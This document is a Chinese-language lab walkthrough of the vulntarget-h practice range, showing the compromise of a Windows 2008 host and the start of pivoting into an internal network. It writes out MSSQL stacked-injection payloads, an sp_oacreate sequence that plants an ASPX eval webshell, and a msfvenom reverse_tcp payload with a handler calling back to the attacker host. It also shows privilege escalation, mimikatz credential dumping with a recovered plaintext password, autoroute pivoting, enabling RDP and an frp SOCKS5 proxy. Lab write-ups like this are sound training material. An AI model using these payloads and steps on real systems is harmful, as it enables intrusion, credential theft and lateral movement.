vulntarget-h靶场渗透

win2008 ip探测 由于win2008的出网IP是动态分配的,所以需要进行探测具体IP地址 使用arp扫描内网IP arp-scan -l 扫出来一个192.168.229.138,打到后面的时候重新分配了一下,变成229.140了 fscan扫描 使用fscan扫描一下192.168.229.138 扫出来永恒之蓝,以及80端口的web服务,80端口部署的网站看似是一个sql注入的

win2008
ip探测
由于win2008的出网IP是动态分配的,所以需要进行探测具体IP地址
使用arp扫描内网IP
arp-scan -l

扫出来一个192.168.229.138,打到后面的时候重新分配了一下,变成229.140了
fscan扫描
使用fscan扫描一下192.168.229.138

扫出来永恒之蓝,以及80端口的web服务,80端口部署的网站看似是一个sql注入的靶场,访问一下

SQL注入
每次都打永恒之蓝,这次就打一下SQL注入吧,一开始以为是mysql后来打着打着不对劲,才发现是mssql,还是经验太少了
正常查询
http://192.168.229.138/?user_id=1判断存在注入
http://192.168.229.138/?user_id=1' or 1=1#
http://192.168.229.138/?user_id=1 or 1=1
发现存在数字型注入
判断字段数量
http://192.168.229.138/?user_id=1 ordey by 5order by为5的时候正常回显,为6就报错,说明有5个字段
联合查询判断回显点
http://192.168.229.138/?user_id=-1 union select 1,2,3,4,5发现1 2 3 4正常回显
判断是否为站库分离
http://192.168.229.138/?user_id=1 and ((select host_name())=(select @@servername))回显成功,为站库不分离
查看当前数据库的名字
http://192.168.229.138/?user_id=1 union select null,null,null,db_name(),null
判断当前服务器级别的角色
http://192.168.229.138/?user_id=1 and 1=(select is_srvrolemember('sysadmin'))回显成功,当前数据库用户为sysamin权限
sysadmin可以在服务器中进行任何操作
判断当前数据库级别的角色
http://192.168.229.138/?user_id=1 and 1=(select IS_ROLEMEMBER('db_owner'))--回显成功,当前数据库级别的角色为:db_owner,这个角色可以执行数据库所有的活动和配置
判断是否存在xp_cmdshell
http://192.168.229.138/?user_id=-1 union select null,null,null,(SELECT COUNT(*) FROM master.dbo.sysobjects WHERE xtype='x' AND name='xp_cmdshell'),null回显位返回的值为1,表示存在
xp_cmdshell 存储过程可以生成并执行 Windows 命令,任何输出都作为文本返回。xp_cmdshell 功能非常强大,但是从 MSSQL 2005 版本之后默认处于禁用状态,可以执行 sp_configure 来启用或禁用 xp_cmdshell。
爆破目录
使用堆叠注入创建一个临时表dirtmp
http://192.168.229.138/?user_id=1;CREATE TABLE dirtmp (dir varchar(8000),num int,num1 int);将c盘的目录写入到这个表的dir字段中
http://192.168.229.138/?user_id=1;insert into dirtmp(dir,num,num1) execute master..xp_dirtree 'c:',1,1;使用sqlmap查看dirtmp表的dir字段内容
sqlmap -u http://192.168.229.138/?user_id=1 -D FoundStone_Bank -T dirtmp -C num --dump –fresh-queries –flush-session

发现一个inetpuh目录,这个目录是iis的常用目录
然后查看inetpuh目录的目录
http://192.168.229.138/?user_id=1;insert into dirtmp(dir,num,num1) execute master..xp_dirtree 'c:/inetpub/',1,1;sqlmap继续爆,发现一个edrfgyhujikopl目录
继续
http://192.168.229.138/?user_id=1;insert into dirtmp(dir,num,num1) execute master..xp_dirtree 'c:/inetpub/edrfgyhujikopl',1,1;sqlmap再次爆破看到这个目录有一个index.aspx文件,基本可以确认web目录就是这个目录了

所以目前已经得到了web目录所在的位置c:/inetpub/edrfgyhujikopl
通过vbs的方法将webshell写入到网站,至于为什么不用xp_cmdshell,是因为里面的360会把cmd程序给拦截
http://192.168.229.138/?user_id=1;declare @f int,@g int;
exec sp_oacreate 'Scripting.FileSystemObject',@f output;
EXEC SP_OAMETHOD @f,'CreateTextFile',@f OUTPUT,'c:\inetpub\edrfgyhujikopl\b.aspx',1;
EXEC sp_oamethod  @f,'WriteLine',null,'<%@ Page Language="Jscript"%><%eval(Request.Item["chopper"],"unsafe");%>';
MSF上线
生成反弹shell木马
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.229.136 lport=8086 -f exe >8086.exe
开启监听
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.229.136
set lport 8086
run
进程迁移
run post/windows/manage/migrate
查看系统信息
meterpreter > sysinfo
Computer        : WIN-7DSM1JVE9PO
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 8
Meterpreter     : x64/windows
查看当前权限
meterpreter > getuid
Server username: WIN-7DSM1JVE9PO\win2008
提权
查找提权exp
run post/multi/recon/local_exploit_suggester
使用use exploit/windows/local/tokenmagic

成功拿到system权限

抓取Hash
load mimikatz
kiwi_cmd sekurlsa::logonpasswords
成功拿到密码Winmimayijingwangjile@
查看IP信息
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:9980
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:c0a8:e58a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:46:e4:57
MTU          : 1500
IPv4 Address : 192.168.229.138
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2080:a88f:7ad4:cb90
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 21
============
Name         : Intel(R) PRO/1000 MT Network Connection #3
Hardware MAC : 00:0c:29:46:e4:61
MTU          : 1500
IPv4 Address : 192.168.153.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9190:1903:c61e:297b
IPv6 Netmask : ffff:ffff:ffff:ffff::
当前主机的IP分别是192.168.229.138以及192.168.153.128,并且存在网段192.168.153.1/24
添加路由
meterpreter > run post/multi/manage/autoroute

[*] Running module against WIN-7DSM1JVE9PO
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.153.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.229.0/255.255.255.0 from host's routing table.
meterpreter >

开启RDP
run post/windows/manage/enable_rdp
登入
扫描内网
直接通过RDP上传一个fscan
C:\Windows\Temp>fscan32.exe -h 192.168.153.1/24 -np
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.7.1
start infoscan
192.168.153.129:80 open
192.168.153.130:135 open
192.168.153.130:139 open
192.168.153.130:445 open
192.168.153.129:3306 open
192.168.153.129:7680 open
[*] alive ports len is: 11
start vulscan
[+] NetInfo:
[*]192.168.153.130
[->]WIN-HF4NQED9HKF
[->]192.168.153.130
[*] 192.168.153.130 (Windows 7 Enterprise 7601 Service Pack 1)
[*] 192.168.153.130 __MSBROWSE__\WIN-HF4NQED9HKF Windows 7 Enterprise 7601 Service Pack 1
[*] WebTitle:http://192.168.153.129 code:200 len:55682 title:<script>xss<script> – 又一个WordPress站点
[+] InfoScan:http://192.168.153.129 [editor]
[*] WebTitle:http://192.168.153.130 code:200 len:806 title:None
已完成 11/11
[*] 扫描结束,耗时: 5m39.0311034s
发现两个主机192.168.153.129和192.168.153.130
上传frp搭建代理
frpc配置
[common]
server_addr = 192.168.229.136
server_port = 7000

[socks5_proxy]
type = tcp
remote_port = 1081
plugin = socks5
frps配置
[common]
bind_port = 7000
kali配置/etc/proxychains4.conf
末尾添加
socks5 127.0.0.1 1081win7
win7的IP地址为192.168.153.130,且其开放了139,135,449,80端口
web服务
通过代理访问80端口
